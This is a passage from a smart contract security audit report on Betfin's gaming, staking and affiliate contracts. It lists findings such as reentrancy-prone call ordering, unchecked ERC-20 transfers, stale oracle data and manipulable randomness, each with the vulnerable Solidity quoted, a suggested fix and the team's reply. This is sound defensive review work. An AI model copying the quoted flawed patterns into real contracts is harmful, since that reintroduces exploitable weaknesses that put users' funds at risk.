    constructor(uint64 _subscriptionId, address _core, address _staking)
VRFConsumerBaseV2(vrfCoordinator) {
        COORDINATOR = VRFCoordinatorV2Interface(vrfCoordinator);
        subscriptionId = _subscriptionId;
        core = Core(_core);
        staking = DynamicStaking(_staking);
        ....
```

5. In the `placeBet()` function of `Partner` contract, the `totalAmount` should be greater than zero.

```
    function placeBet(address game, uint256 totalAmount, bytes memory data) public
returns (address) {
        return core.placeBet(msg.sender, game, totalAmount, data);
    }
```

6. In the `stake()` function of `Partner` contract, the `amount` should be greater than zero.

```
    function stake(address staking, uint256 amount) public {
        core.stake(msg.sender, staking, amount);
    }
```

7. In the `setMatchingBonus()` function of `Affiliate` contract, the `amount` should include a reasonable lower boundary. This value could affect the matching bonus of players.

```
    function setMatchingBonus(address member, uint256 amount) external
onlyRole(BINAR) {
        matchedBonus[member] = amount;
    }
```

Recommendation

It is recommended to introduce appropriate validation checks or constraints for the input values mentioned.

Alleviation

[Betfin Team, 12/21/2023]:

1. checking for stake amount is validating on conservativeStaking and DynamicStaking itself.
2. Others checking were added in latest commint in master branch

[CertiK, 12/29/2023]:
The team partially resolved this finding and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106. It's noted that items #5 and #6 are not updated.

[Betfin Team, 01/06/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/601a8c6f51b726442e14e22c9457afdcb1be8bb0

CSH-02 | INCORRECT PROFIT DISTRIBUTION RANGE IN `calculateProfit` FUNCTION

Category	Severity	Location	Status
Logical Issue	Minor	src/staking/ConservativeStaking.sol (01/29-e8d0db): 194	Resolved

Description

The issue in the `calculateProfit` function of the `ConservativeStaking` contract arises from the for-loop's range definition:

```
194         for (uint256 i = offset; i < count; i++) {
```

This loop is intended to iterate over a specific subset of pools, starting from the `offset` index and continuing through `count` number of pools. However, the condition `i < count` is incorrect because it does not account for the `offset`. As written, the loop will always start at the `offset` index but will stop when `i` is less than `count`, ignoring the `offset`. This means that the number of iterations will be equal to `count` only if `offset` is 0.

For example, if `offset` is set to 5 and `count` is set to 10, we would expect the loop to iterate over pools at indices 5 through 14 (which is 10 pools). However, with the current loop setup, it will iterate from index 5 to index 9, which is only 5 iterations, not covering the intended 10 pools.

Recommendation

It's recommended to correct loop condition. For example:

```
194         for (uint256 i = offset; i < offset + count; i++) {
```

Alleviation

[Betfin Team, 02/02/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/5290e7cd4e494a77de629c694460863bfb5feaee.

CSU-01 | INACCURATE CALCULATION CYCLE

Category	Severity	Location	Status
Inconsistency	Minor	src/staking/ConservativeStaking.sol (12/22-706455): 127	Resolved

Description

In the `calculateProfit()` function of `ConservativeStaking` contract, the `cycle` is calculated based on one day.

```
127         uint cycle = block.timestamp / SECONDS_IN_DAY;
```

However, according to the latest change, profit is calculated every month, the first day of each month. So the `cycle` should be updated accordingly.

Recommendation

It's recommended to change the cycle calculation based on month. For example：

```
127         uint cycle = block.timestamp / SECONDS_IN_MONTH;
```

Alleviation

[Betfin Team, 01/05/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/124fa0daa54f04ed6cdbe7512355ffb53a733fde

DFB-01 | LACK OF VALIDATION IN `roundId`

Category	Severity	Location	Status
Logical Issue	Minor	src/games/predict/DataFeed.sol (12/03): 54	Resolved

Description

The `updateLatestData()` method within the `DataFeed` contract invokes `latestRoundData()` from Chainlink to fetch the latest `roundId`. However, this method lacks mechanisms to ensure that the obtained data is current and has not become obsolete.

```
53      function updateLatestData() public {
54          (uint80 roundId,,,,) = dataFeed.latestRoundData();
55          updateData(roundId);
56      }
```

Recommendation

It's recommended to add a validation to the return values of `latestRoundData()` to make sure that the data is not stale. For example:

```
53      function updateLatestData() public {
54          (uint80 roundId,,,, uint80 answeredInRound) = dataFeed.latestRoundData(
);
55          require(answeredInRound >= roundId, "stale data");
56          updateData(roundId);
```

Alleviation

[Betfin Team, 12/21/2023]:

Fixed in latest commint in master branch

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

DSB-04 | POTENTIALLY UNNECESSARILY CREATING NEW POOL

Category	Severity	Location	Status
Coding Issue	Minor	src/staking/DynamicStaking.sol (12/03): 106	Resolved

Description

The issue lies within the `stake()` function of the `DynamicStaking` contract, where a new staking pool is inadvertently created each time the first stake of the current pool is made, due to an oversight in the condition that checks when to create a new pool.

```
    function stake(address staker, uint amount) external override onlyRole(CORE) {
        ....
        // create new pool if currentPool is is old
        if (currentPool.firstCycle() != block.timestamp / SECONDS_IN_MONTH)
newPool();
```

Here's the scenario that leads to the problem:

1. Initially, `currentPool.firstCycle` is zero because no staking pool has been created yet.
2. When the first staker initiates a stake, the `stake()` function is executed.
3. During the execution, it checks if the `firstCycle` of `currentPool` is equal to the current month (`block.timestamp / SECONDS_IN_MONTH`). Since `currentPool.firstCycle` is zero (and assuming the timestamp is not), the condition is met.
4. As a result, a new pool is created by calling `newPool()` and the `firstCycle` is updated in the `stake()` function of `DynamicStakingPool` contract.

```
    function stake(Staking.Stake calldata _stake) external
onlyRole(DEFAULT_ADMIN_ROLE) {
        // revert if max capacity has reached
        require(stakes.length < MAX_CAPACITY, "DynamicStakingPool: max capacity
reached");
        if (stakes.length == 0) {
            firstCycle = block.timestamp / SECONDS_IN_MONTH;
        }
```

5. However, this new pool creation is unnecessary because the intention was to record the staking amount in the existing `currentPool`, not to override it with a new pool.

Recommendation

To address this issue, the condition to create a new pool should also verify that `firstCycle` is not zero, ensuring that a new pool is created only when the `currentPool` is outdated relative to the current month, and not when it is the first stake transaction occurring for the `currentPool`.

The corrected condition within the `stake()` function of `DynamicStaking` contract would be:

```
        if (currentPool.firstCycle() != 0 && currentPool.firstCycle() !=
block.timestamp / SECONDS_IN_MONTH) newPool();
```

Alleviation

[Betfin Team, 12/21/2023]:

Fixed in master

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

DSP-01 | POTENTIAL DIVISION BY ZERO

Category	Severity	Location	Status
Coding Issue	Minor	src/staking/DynamicStakingPool.sol (12/03): 83	Resolved

Description

Within the `withdraw()` function of the `DynamicStakingPool` contract, there exists a risk of encountering a division-by-zero error.

```
78      function withdraw() external onlyRole(DEFAULT_ADMIN_ROLE) {
79          require(expiration < block.timestamp,
"DynamicStakingPool: pool is not ended");
80          for (uint i = 0; i < stakes.length; i++) {
81              Staking.Stake storage _stake = stakes[i];
82              // calculate return amount
83              uint amount = _stake.amount * realStaked / totalStaked;
```

This issue arises in the scenario where `totalStaked` is zero, which would make the division operation (`realStaked / totalStaked`) undefined and could cause the smart contract to revert during execution.

Recommendation

It's recommended to perform proper division by zero checks before performing division to avoid unexpected exceptions.

Alleviation

[Betfin Team, 12/21/2023]:

Fixed in master

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

PGB-02 POTENTIALLY INCORRECT `lastCalculatedRound` UPDATES

Category	Severity	Location	Status
Logical Issue	Minor	src/games/predict/PredictGame.sol (12/03): 77	Resolved

Description

The issue occurs within the `calculateBets` function of the `PredictGame` contract, which is designed to calculate bets for a given round.

```
    function calculateBets(uint round) public returns (uint count) {
        // use lastCalculatedRound if round is 0
        if (round == 0) round = lastCalculatedRound;
        // revert if round has not finished yet
        require((round + duration) * interval <= block.timestamp, "game.round.not-
finished");
        // return if round has no bets
        if (bets[round].length == 0) {
            lastCalculatedRound = round + 1;
            return 0;
        }
```

The function updates the `lastCalculatedRound` variable to `round + 1` when no bets are found in the specified round. However, this logic does not account for the possibility that the `round` parameter provided could be a round number less than the current `lastCalculatedRound`, leading to an unintended backward update of the `lastCalculatedRound` value.

Here's an example to illustrate the problem:

1. The current `lastCalculatedRound` is `5674590`.
2. A user calls `calculateBets(5674580)` where round `5674580` has no bets.
3. The function updates `lastCalculatedRound` to `5674581`, which is a decrement from the original value of `5674590`.
4. If another call is made to `calculateBets(0)`, the function will use the updated `lastCalculatedRound` (now `5674581`) to calculate bets for that round.
5. Since `5674581` is less than the original `lastCalculatedRound` (`5674590`), there is a potential for recalculation of a previously calculated round, which leads to unnecessary gas waste.

Recommendation

To ensure the `lastCalculatedRound` consistently moves forward, it is suggested to refine the update mechanism within the `calculateBets()` function. Specifically, when no bets are present for the queried round, update `lastCalculatedRound` only if the queried round is greater than or equal to the current `lastCalculatedRound`. The revised section of the function could look like this:

```
    if (bets[round].length == 0) {
        if (round >= lastCalculatedRound) {
            lastCalculatedRound = round + 1;
        }
        return 0;
    }
```

Implementing this adjustment ensures that `lastCalculatedRound` never regresses, thereby maintaining a forward trajectory.

Alleviation

[Betfin Team, 12/21/2023]:

Fixed in master branch.

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

PGB-03 | DIVIDE BEFORE MULTIPLY

Category	Severity	Location	Status
Coding Issue	Minor	src/games/predict/PredictGame.sol (12/03): 129	Resolved

Description

Performing integer division before multiplication truncates the low bits, losing the precision of calculation.

```
129         uint bonusPool = pool / 100_00 * bonus;
```

Recommendation

We recommend applying multiplication before division to avoid loss of precision.

Alleviation

[Betfin Team, 12/21/2023]:

Fixed in master

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

PGB-04 POTENTIAL UNFAIR GAME OUTCOMES DUE TO MISSING `updateData` UPDATES IN `DataFeed`

Category	Severity	Location	Status
Design Issue	Minor	src/games/predict/PredictGame.sol (12/03): 81	Acknowledged

Description

The `getDataBefore` method in the `DataFeed` contract retrieves the closest timestamp with a valid price before a specified timestamp. For this function to work correctly, it assumes that the `data` mapping has been continuously updated with new price data. If any `roundId` updates are missed, there might be gaps in the data, leading to potentially stale or inaccurate prices being returned.

The `PredictGame` contract uses the `getDataBefore` method to fetch the start and end prices for a betting round. If the `DataFeed` contract has missed updating some `roundId`s, the prices fetched could be older than expected, leading to inaccurate calculations in the `PredictGame` contract. This could result in unfair game outcomes, as bets might be settled based on outdated price information.

Recommendation

We recommend the team implement additional logic to validate there are no more missing data between `endTimestamp` and `(round + duration) * interval`. Also, perhaps the team can implement a buffer or a grace period in the `PredictGame` contract. During this period, it can be checked whether the latest data from `DataFeed` accurately reflects the price at the end of a betting round.

Alleviation

[Betfin Team, 12/21/2023]:
Fixed by implementing new requirement to calculate round result. end price must be old not more than _threshold(>60) seconds. We mainly will use 120 seconds in our games, but it will be based on how often Chainlink updates their data Feed. Implemented in master branch.

[CertiK, 12/29/2023]:
The team introduced a `require` condition to confirm that the incoming price is no more than `threshold` seconds old, ensuring its freshness.

```
        // revert if end data are old (were fetched more than _threshold seconds
seconds)
        require(endTimestamp + threshold >= (round + duration) * interval, "PG06");
```

However, this measure still has some issues.

According to the Chainlink documents (https://docs.chain.link/architecture-overview/architecture-decentralized-model#aggregator), there are two parameters (Deviation Threshold and Heartbeat Threshold) that trigger an update during an aggregation round.

For example, the parameters for 'LINK / USD' in Polygon Chain are:

- Deviation: 0.5%
- Heartbeat: 86400s

The updates are occurring when the off-chain values deviate by more than 0.5%. But if the price doesn't change 0.5% in less than 24 hours, the price will be updated.

The parameters for BTC / USD in Polygon Chain are:

- Deviation: 0%
- Heartbeat: 27s

Let's consider two scenarios.

`_threshold` **Is Less Than Heartbeat**: In this scenario, it's possible that there will be no price update during this `_threshold`, which could result in the `calculateBets` function never being executed, causing all the tokens for this round to be locked in the contract.

`_threshold` **Is Greater Than Heartbeat**: In this scenario, if any `roundId` updates are missed, there might be gaps in the data, leading to potentially stale or inaccurate prices being returned.

Perhaps a more safe measure could be to verify whether the next `roundId`'s timestamp is greater than `(round + duration) * interval`. It should be noted that `roundId` is calculated based on the `phaseId` and aggregators' `roundId`. While the `roundId` is a non-incremental value, both `phaseId` and aggregators' `roundId` are incremental values. The team needs to implement additional logic to check if there is a new `phaseId`.

Reference: https://ethereum.stackexchange.com/questions/114835/read-all-historical-price-data-of-a-chainlink-price-feed-in-javascript

[Betfin Team, 01/24/2024]:
Issue acknowledged. I won't make any changes for the current version.

PRD-01 | INCONSISTENT BEHAVIOR OF GAME FEE COEFFICIENT

Category	Severity	Location	Status
Inconsistency	Minor	src/games/predict/Predict.sol (12/03): 42; src/games/predict/PredictGame.sol (12/03): 107, 127	Resolved

Description

In the `placeBet()` function of the `Core` contract, the `baseFee` is computed by taking the product of the `totalAmount` and the `fee` rate, which is then adjusted by the fee coefficient provided by `iGame.getFeeCoefficient()`.

```
    uint baseFee = ((totalAmount * fee) / 100_00) * (iGame.getFeeCoefficient() /
1_00);
```

However, in the case of prediction games, the fee coefficient is not accounted for in the fee calculation.

```
    core.token().transfer(_game, _amount - _amount * core.fee() / 100_00);
```

```
    uint amount = _bet.getAmount() * (100_00 - predict.core().fee()) / 100_00;
```

Even though the fee coefficient is currently set to 100, which means it does not alter the fee, it would be prudent to apply the fee coefficient in prediction games as well to maintain consistent fee handling across the platform.

Recommendation

It's recommended to apply the fee coefficient in the predication games to keep the consistent behavior.

Alleviation

[Betfin Team, 12/21/2023]:
we removed fee coefficient from contracts.

[CertiK, 12/29/2023]:
The team resolved this issue by removing coefficient and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

ROO-01 POTENTIAL RANDOM NUMBER MANIPULATION BY MINER/VALIDATOR DUE TO THE USE OF BLOCK PROPERTIES FOR ADDITIONAL RANDOMNESS

Category	Severity	Location	Status
Design Issue	Minor	src/games/roulette/Roulette.sol (02/02-ee2167): 209~212	Resolved

Description

Adding `block.prevrandao`, `block.timestamp`, and `block.number` to the Chainlink VRF's randomness (`randomWords[0]`) could potentially weaken the unpredictability of the outcome. While the intention might be to augment the randomness, these block properties are publicly visible before the transaction is mined. This could open avenues for manipulation by miners or validators, especially in scenarios where the potential payoff from manipulating the outcome is high.

```
function fulfillRandomWords(
    uint256 requestId,
    uint256[] memory randomWords
) internal override {
    uint256 random = randomWords[0] +
        block.prevrandao +
        block.timestamp +
        block.number;
    uint256 value = (random % 37);
...
```

By combining the Chainlink VRF randomness with predictable or influenceable blockchain data, there's a risk that the final outcome (value) could be biased by a party with sufficient motivation. For instance, a validator could influence `block.timestamp` within certain limits to select the random number that provides them with advantages.

Recommendation

We recommend the team directly use the random number provided by the Chainlink VRF service.

Alleviation

[Betfin Team, 02/10/2024]:

Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/c2e690f5172100c88557de8f4855b0779cd3559c

[CertiK, 02/15/2024]:

The team heeded the advice to resolve this issue and changes were reflected in commit

e8d0db31dd5a260a5f6e80ab2d75c652d134d50f.

SRC-04 | CHECK-EFFECTS-INTERACTIONS PATTERN VIOLATION

Category	Severity	Location	Status
Coding Issue	Minor	src/Pass.sol (12/03): 26; src/staking/ConservativeStaking.sol (12/03): 75, 137; src/staking/DynamicStakingPool.sol (12/03): 85	Partially Resolved

Description

This Checks-Effects-Interactions Pattern is a best practice for writing secure smart contracts that involves performing all state changes before making any external function calls.

External call(s)

```
131         token.transferFrom(_msgSender(), address(this), amount);
```

State variables written after the call(s)

```
139         _totalStaked += amount;
140         // update count of stakers
141         if (!isStaker[staker]) {
142             // update count of stakers
143             _totalStakers++;
144             // set staker as staker
145             // set staker as staker
146             isStaker[staker] = true;
147         }
148         // update staked amount of player
149         staked[staker] += amount;
```

External call(s)

```
85             token.transferFrom(_msgSender(), _stake.staker, amount);
```

State variables written after the call(s)

```
86             // update stake;
87             _stake.ended = true;
88             // update staked
89             staked[_stake.staker] -= _stake.amount;
```

External call(s)

```
if (getClaimable(_msgSender()) > 0) claim();
```

State variables written after the call(s)

```
_stake.ended = true;
// update staked amount
staked[_msgSender()] -= _stake.amount;
// update total staked amount
_totalStaked -= _stake.amount;
```

External call(s)

```
super._safeMint(member, membersCount + 1);
```

State variables written after the call(s)

```
super._push(member, inviter);
```

Recommendation

We recommend using the Checks-Effects-Interactions Pattern to avoid the risk of calling unknown contracts or applying OpenZeppelin ReentrancyGuard library - `nonReentrant` modifier for the aforementioned functions to prevent reentrancy attack.

Alleviation

[Betfin Team, 12/21/2023]:
Fixed in master branch.

[CertiK, 12/29/2023]:
The team heeded the advice to partially resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

[Betfin Team, 02/02/2024]:
We will use only our token defined in `Token.sol`, which is basic ERC20 without any extensions.

SRE-05 | INCOMPATIBILITY WITH DEFLATIONARY TOKENS

Category	Severity	Location	Status
Logical Issue	Minor	src/Core.sol (01/29-e8d0db): 233, 237; src/staking/ConservativeStaking.sol (01/29-e8d0db): 235, 243; src/staking/ConservativeStakingPool.sol (01/29-e8d0db): 81, 96; src/staking/DynamicStaking.sol (01/29-e8d0db): 287, 295; src/staking/DynamicStakingPool.sol (01/29-e8d0db): 138, 139	Acknowledged

Description

When transferring deflationary ERC20 tokens, the input amount may not be equal to the received amount due to the charged transaction fee. For example, if a user sends 100 deflationary tokens (with a 10% transaction fee), only 90 tokens actually arrived to the contract. However, a failure to discount such fees may allow the same user to withdraw 100 tokens from the contract, which causes the contract to lose 10 tokens in such a transaction.

Reference: https://thoreum-finance.medium.com/what-exploit-happened-today-for-gocerberus-and-garuda-also-for-lokum-ybear-piggy-caramelswap-3943ee23a39f

```
233         token.transferFrom(player, address(this), amount);
```

- Transferring tokens by `amount`.

```
237         StakingInterface(staking).stake(player, amount);
```

- The `amount` appears to be used for bookkeeping purposes without compensating the potential transfer fees.
- Note: `stake` is an external function and its behavior wasn't evaluated.

```
235         token.transferFrom(_msgSender(), address(this), amount);
```

- Transferring tokens by `amount`.

```
243         currentPool.stake(staker, amount);
```

- The `amount` appears to be used for bookkeeping purposes without compensating the potential transfer fees.
- Note: `stake` is an external function and its behavior wasn't evaluated.

```
        token.transferFrom(_msgSender(), address(this), amount);
```

- Transferring tokens by `amount`.

```
            stakes[staker].amount += amount;
```

- The `amount` appears to be used for bookkeeping purposes without compensating the potential transfer fees.

```
        token.transferFrom(_msgSender(), address(this), amount);
```

- Transferring tokens by `amount`.

```
        currentPool.stake(staker, amount);
```

- The `amount` appears to be used for bookkeeping purposes without compensating the potential transfer fees.
- Note: `stake` is an external function and its behavior wasn't evaluated.

```
        token.transfer(_msgSender(), amount);
```

- Transferring tokens by `amount`.

```
        realStaked -= amount;
```

- The `amount` appears to be used for bookkeeping purposes without compensating the potential transfer fees.

Recommendation

We advise the client to regulate the set of tokens supported and add necessary mitigation mechanisms to keep track of accurate balances if there is a need to support deflationary tokens.

Alleviation

[Betfin Team, 02/02/2024]:
There is no need to support deflationary tokens. We will use only our token defined in `Token.sol` which is basic ERC20 without any extensions.

SRE-11 | UNCHECKED ERC-20 `transfer()` / `transferFrom()` CALL

Category	Severity	Location	Status
Volatile Code	Minor	src/AffiliateFund.sol (01/29-e8d0db): 91, 103; src/Core.sol (01/29-e8d0db): 103, 204, 206, 208, 211, 213, 233, 239; src/Partner.sol (01/29-e8d0db): 33; src/games/predict/Predict.sol (01/29-e8d0db): 85; src/games/predict/PredictGame.sol (01/29-e8d0db): 132, 178; src/games/roulette/Roulette.sol (01/29-e8d0db): 136, 184, 187; src/staking/ConservativeStaking.sol (01/29-e8d0db): 203, 235; src/staking/ConservativeStakingPool.sol (01/29-e8d0db): 96, 105, 127; src/staking/DynamicStaking.sol (01/29-e8d0db): 228, 287, 325; src/staking/DynamicStakingPool.sol (01/29-e8d0db): 97, 110, 121, 127, 138, 161, 164	Acknowledged

Description

The return values of the `transfer()` and `transferFrom()` calls in the smart contract are not checked. Some ERC-20 tokens' transfer functions return no values, while others return a bool value, they should be handled with care. If a function returns `false` instead of reverting upon failure, an unchecked failed transfer could be mistakenly considered successful in the contract.

```
91          token.transfer(member, claimable);
```

```
103         token.transfer(_msgSender(), claimable);
```

```
103         token.transferFrom(_msgSender(), address(this), tariff.price());
```

```
204             token.transferFrom(player, _msgSender(), partnerFee);
```

```
206             token.transferFrom(player, iGame.getStaking(), baseFee - partnerFee
);
```

```
208             token.transferFrom(player, game, totalAmount - baseFee);
```

```
211             token.transfer(_msgSender(), partnerFee);
```

```
            token.transferFrom(player, game, totalAmount);
```

```
        token.transferFrom(player, address(this), amount);
```

```
        token.transfer(_msgSender(), amount * Tariff(Partner(_msgSender()).
tariff()).stakeProfit() / 100_00);
```

```
        core.token().transfer(owner(), core.token().balanceOf(address(this)));
```

```
        core.token().transfer(_game, _amount - _amount * core.fee() / 100_00);
```

```
            predict.core().token().transfer(_bet.getPlayer(), amount);
```

```
            predict.core().token().transfer(bet.getPlayer(), winnings +
bonusWinnings);
```

```
        staking.token().transfer(address(staking), totalAmount);
```

```
            core.token().transfer(player, amount);
```

```
        core.token().transfer(address(staking), reservedFunds[requestId] -
amount);
```

```
            token.transfer(address(pools[i]), profit);
```

```
        token.transferFrom(_msgSender(), address(this), amount);
```

```
        token.transferFrom(_msgSender(), address(this), amount);
```

```
        token.transfer(staker, toClaim);
```

```
127         token.transfer(staker, amount);
```

```
228             if (poolProfit > 0) token.transfer(address(pool), poolProfit);
```

```
287         token.transferFrom(_msgSender(), address(this), amount);
```

```
325         token.transfer(_msgSender(), amount);
```

```
 97         token.transferFrom(_msgSender(), address(this), amount / 2);
```

```
110         token.transferFrom(_msgSender(), address(this), realStaked);
```

```
121             token.transfer(staker, _share);
```

```
127         token.transfer(_msgSender(), token.balanceOf(address(this)));
```

```
138         token.transfer(_msgSender(), amount);
```

```
161             token.transfer(stakers[i], _profit);
```

```
164         token.transfer(_msgSender(), token.balanceOf(address(this)) -
realStaked);
```

Recommendation

It is advised to use the OpenZeppelin's `SafeERC20.sol` implementation to interact with the `transfer()` and `transferFrom()` functions of external ERC-20 tokens. The OpenZeppelin implementation checks for the existence of a return value and reverts if false is returned, making it compatible with all ERC-20 token implementations.

Alleviation

No alleviation.

SRE-12 | MISSING ZERO ADDRESS VALIDATION

Category	Severity	Location	Status
Volatile Code	Minor	src/affiliate/AffiliateMember.sol (01/29-e8d0db): 90; src/games/roulette/Roulette.sol (01/29-e8d0db): 56	Partially Resolved

Description

Addresses are not validated before assignment or external calls, potentially allowing the use of zero addresses and leading to unexpected behavior or vulnerabilities. For example, transferring tokens to a zero address can result in a permanent loss of those tokens.

Recommendation

It is recommended to add a zero-check for the passed-in address value to prevent unexpected errors.

Alleviation

[Betfin Team, 02/02/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/f36f178b0007bd7af350942ab34d280e3aaca36e

AFB-01 | PURPOSE OF `AffiliateFund` CONTRACT

Category	Severity	Location	Status
Design Issue	Informational	src/AffiliateFund.sol (12/22-706455): 16	Resolved

Description

In the recent commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106, the introduction of the `AffiliateFund` contract represents a modification to the system's architecture. This contract appears to be designated as a specialized fund through which users can claim their matching bonuses.

Previously, users would retrieve both matching and direct bonuses through the `Affiliate` contract. With the update, there's now a bifurcation of these processes: matching bonuses are claimed via the new `AffiliateFund` contract, whereas direct bonuses continue to be claimed through the unchanged `Affiliate` contract.

Recommendation

The audit team would like to know more about such design, for example, why not move the logic of claiming direct bonus to `AffiliateFund` contract as well.

Alleviation

[Betfin Team, 01/24/2024]: We revised logic of Affiliate and AffiliateFund and moved claiming direct bonus to AffiliateFund.

AFL-04 | UNCLEAR DESIGN OF MATCHING BONUS

Category	Severity	Location	Status
Design Issue	Informational	src/Affiliate.sol (12/22-706455): 73, 104	Resolved

Description

In the `setMatchingBonus()` function of `Affiliate` contract, the BINAR role has the right to set matching bonus for inviters.

The `checkMatchingCondition()` function appears to be intended for use in determining whether an inviter qualifies for a matching bonus and, if so, what the amount of that matching bonus should be.

Recommendation

We'd like to understand the behind logic of how to set matching bonus for members.

Alleviation

[Betfin Team, 01/24/2024]:
Matching bonus is calculated offchain and using wallet with role BINAR is updated on smart contract. We are using checkMatchingCondition to determine whether user is allowed to get matching bonus, than we calculate based on binary structure that we building offchain using data from when user is minting a new pass. Because the computations are quite large and it is impossible to make it onchain, we decided to move it offchain.

BMI-01 | POTENTIAL UNDERFLOW ERROR IN QUERIES

Category	Severity	Location	Status
Coding Issue	Informational	src/BetsMemory.sol (03/25-333645): 63	Acknowledged

Description

In the `BetsMemory` smart contract, there exists a potential risk for an underflow condition when a `_game` address that has not been logged is provided as an argument.

```
function getBets(
    uint256 _limit,
    uint256 _offset,
    address _game
) public view returns (BetInterface[] memory) {
    ...
    uint256 resultIndex = 0;
    for (uint256 i = bets.length - 1 - _offset; i >= 0; i--) {
        if (
            _game == address(0) || BetInterface(bets[i]).getGame() == _game
        ) {
            result[resultIndex] = BetInterface(bets[i]);
            resultIndex++;
            if (resultIndex == _limit) {
                break;
            }
        }
    }
    return result;
}
```

When an `_game` that does not exist is passed to the function, it will not satisfy the `if` check. Consequently, when the variable `i` decreases to zero and then attempts to decrease further, an underflow will occur.

Recommendation

Recommended updating the code to prevent underflow issue or ensuring the correct `_game` is passed.

COR-01 | LACK OF REMOVAL OF PARTNER

Category	Severity	Location	Status
Design Issue	Informational	src/Core.sol (12/03): 72	Acknowledged

Description

The `Core` contract currently permits any user to execute the `addPartner()` function, enabling them to attain the status of a partner simply by paying a specified token amount. However, the contract lacks a corresponding mechanism to revoke partnership status and reimburse the tokens previously paid. The audit team is seeking clarification to ascertain if this design aligns with the initial requirements set for the contract.

Recommendation

It's recommended to confirm whether the current design aligns with the initial requirement.

Alleviation

[Betfin Team, 12/21/2023]:
Issue acknowledged. I won't make any changes for the current version.

GAM-01 | THIRD-PARTY DEPENDENCIES

Category	Severity	Location	Status
Volatile Code	Informational	src/games/predict/DataFeed.sol (12/03): 15; src/games/roulette/Roulette.sol (12/03): 16	Acknowledged

Description

The contract acts as the fundamental mechanism for interfacing with external parties such as **Chainlink**. Within the scope of this audit, these third-party entities are considered as black boxes, with their functional correctness taken as a given. However, it should be noted that in a practical context, these third-party entities could potentially be compromised. Such breaches could result in the loss or theft of assets.

DataFeed

- `dataFeed` : The chainlink `AggregatorV3Interface` implementation.

Roulette

- `vrfCoordinator` : The chainlink VRF coordinator.

It is assumed that these contracts or addresses are trusted and implemented properly within the whole project. **The team utilizes the subscription method of the Chainlink VRF service to generate random numbers. It is assumed that the team maintains a sufficient balance to fund requests from consuming contracts. If the balance is insufficient, the 'Roulette' contract could be paused and tokens could be locked in the contract.**

Recommendation

We recommend that the project team constantly monitor the functionality of the third-party dependencies to mitigate any side effects that may occur when unexpected changes are introduced.

Alleviation

[Betfin Team, 12/21/2023]:
We will monitor them.

GAM-02 | MISSING ERROR MESSAGES

Category	Severity	Location	Status
Coding Style	Informational	src/games/predict/Predict.sol (12/22-706455): 40; src/games/roulette/Roulette.sol (12/22-706455): 55	Resolved

Description

The **require** can be used to check for conditions and throw an exception if the condition is not met. It is better to provide a string message containing details about the error that will be passed back to the caller.

Recommendation

We advise adding error messages to the linked **require** statements.

Alleviation

[Betfin Team, 01/05/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/183104b226a05fb2211c3540bfaf386915adf985

PAS-01 | PURPOSE OF `parent`

Category	Severity	Location	Status
Design Issue	Informational	src/Pass.sol (12/03): 23	Resolved

Description

In the `Pass` contract's `mint` function, a `parent` parameter is included as part of the referral system. However, this `parent` parameter is not utilized elsewhere in the code. The audit team is inquiring about the intended use of `parent`.

Recommendation

The audit team is inquiring about the intended use of `parent`.

Alleviation

[Betfin Team, 12/21/2023]:

The parent parameter is required for offchain data processing.

PGU-01 | REFUND IMPLEMENTATION IN PREDICTGAME

Category	Severity	Location	Status
Logical Issue	Informational	src/games/predict/PredictGame.sol (02/21-ee87c3): 156~159	Acknowledged

Description

In the recent commit ee87c3eeabf050e4fa542d1ace60943dba1e0bed, it introduced a new refund mechanism in the `calculateBets` function of the `PredictGame` contract.

```
    function calculateBets(uint256 round, bool winSide) private returns (uint256
count) {
        uint256 longs = longPool[round];
        uint256 shorts = shortPool[round];
        if(longs == 0 || shorts == 0) {
            refund(round);
            return 0;
        }
```

The current logic dictates that if all participants wager on the same outcome (for instance, if they all predict an increase in the value of BTC), a refund is issued to all players, even if their prediction is correct. However, during this refund process, a game fee of 3.6% is deducted from each player's bet, which mirrors the treatment of a draw result. The team is questioning why the system does not reimburse the full betting amount to players in the event of a refund.

Moreover, this approach appears to disadvantage early players who have made successful predictions, as they still incur a 3.6% fee loss. Without the refund mechanism, their potential loss could be less than this percentage of the bet amount.

Recommendation

The auditing team would like to confirm if this implementation reflects the intended functionality and consider the implications for player fairness especially in terms of early participants.

Alleviation

[Betfin Team, 02/24/2024]: Issue acknowledged. I won't make any changes for the current version.

ROU-02 | HARDCODED VALUES

Category	Severity	Location	Status
Volatile Code	Informational	src/games/roulette/Roulette.sol (12/03): 16~17	Resolved

Description

In the codebase, certain values are hardcoded for the Polygon Mumbai test network.

```
    address public vrfCoordinator = 0x7a1BaC17Ccc5b313516C5E16fb24f7659aA5ebed;
    bytes32 public keyHash =
0x4b09e658ed251bcafeebbc69400383d49f344ace09b9576fe248bb02c003fe9f;
```

Recommendation

It is advisable to revise these hardcoded values prior to deploying the contracts on a production blockchain.

Alleviation

[Betfin Team, 12/21/2023]:

Moved to contructor

[CertiK, 12/29/2023]:

The team resolved this issue by moving these values to constructor and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

SRC-07 | MISSING EMIT EVENTS

Category	Severity	Location	Status
